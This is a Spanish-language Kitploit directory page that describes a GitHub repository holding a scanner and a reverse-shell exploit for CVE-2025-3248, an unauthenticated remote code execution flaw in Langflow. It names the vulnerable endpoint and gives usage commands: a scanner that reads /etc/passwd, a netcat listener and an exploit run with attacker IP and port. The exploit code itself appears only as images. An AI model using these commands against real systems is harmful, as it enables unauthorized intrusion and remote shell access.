
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-3248 — Escáner y exploit para CVE-2025-3248, una RCE no autenticada en Langflow AI. Incluye un verificador de vulnerabilidades y un generador de payloads de reverse shell para pruebas de seguridad autorizadas. | Kitploit
Herramientas/GitHubGitHub/r0otk3r/cve-2025-3248
Escáneres de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed TeamingHerramienta de Acceso RemotoDesarrollo de Payloads
GitHubr0otk3r/cve-2025-3248

CVE-2025-3248

Escáner y exploit para CVE-2025-3248, una RCE no autenticada en Langflow AI. Incluye un verificador de vulnerabilidades y un generador de payloads de reverse shell para pruebas de seguridad autorizadas.

113hace 1 añoAún no revisado
Ver Repositorio

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-3248: Langflow Ejecución Remota de Código (RCE) Sin Autenticación

Este repositorio contiene dos scripts de Python:

  • LangflowCheck.py: Un escáner que verifica instancias de Langflow AI vulnerables a CVE-2025-3248.
  • exploit.py: Un exploit funcional de reverse shell para objetivos Langflow vulnerables.

Resumen

CVE-2025-3248 es una vulnerabilidad crítica en Langflow AI que permite a atacantes no autenticados ejecutar código Python arbitrario de forma remota mediante un payload manipulado enviado a /api/v1/validate/code.


Archivos

LangflowCheck.py


  • Comprueba si un objetivo es vulnerable intentando ejecutar un payload inofensivo que lee /etc/passwd.
  • Puede escanear un solo objetivo o una lista de URL.
  • Soporta la salida de objetivos vulnerables a un archivo.

exploit.py


  • Envía un payload de reverse shell al endpoint vulnerable.
  • Requiere la IP del atacante (lhost) y el puerto del listener (lport).
  • Registra la actividad en exploit.log.
  • Soporta verificación del listener antes de enviar el payload.

Uso

1. Instalar Requisitos

pip install -r requirements.txt

2. Ejecutar el Escáner de Vulnerabilidades

URL única

python3 LangflowCheck.py --url http://target.com --output vulnerable_target.txt
1

Múltiples Objetivos

python3 LangflowCheck.py --file targets.txt --output vulnerable_targets.txt

tt

3. Explotar un Objetivo



Primero, inicie un listener

sudo nc -nvlp 4444

l

Luego, ejecute el exploit:

python3 exploit.py --target http://target.com --lhost YOUR_IP --lport 4444
2

Debería recibir una shell si el objetivo es vulnerable. root
⚠️ Aviso Legal

Este exploit es solo para fines educativos y pruebas de seguridad autorizadas. No lo utilice contra sistemas que no posea o para los cuales no tenga permiso explícito.


Canales Oficiales

  • YouTube @rootctf
  • X @r0otk3r
Descargar herramienta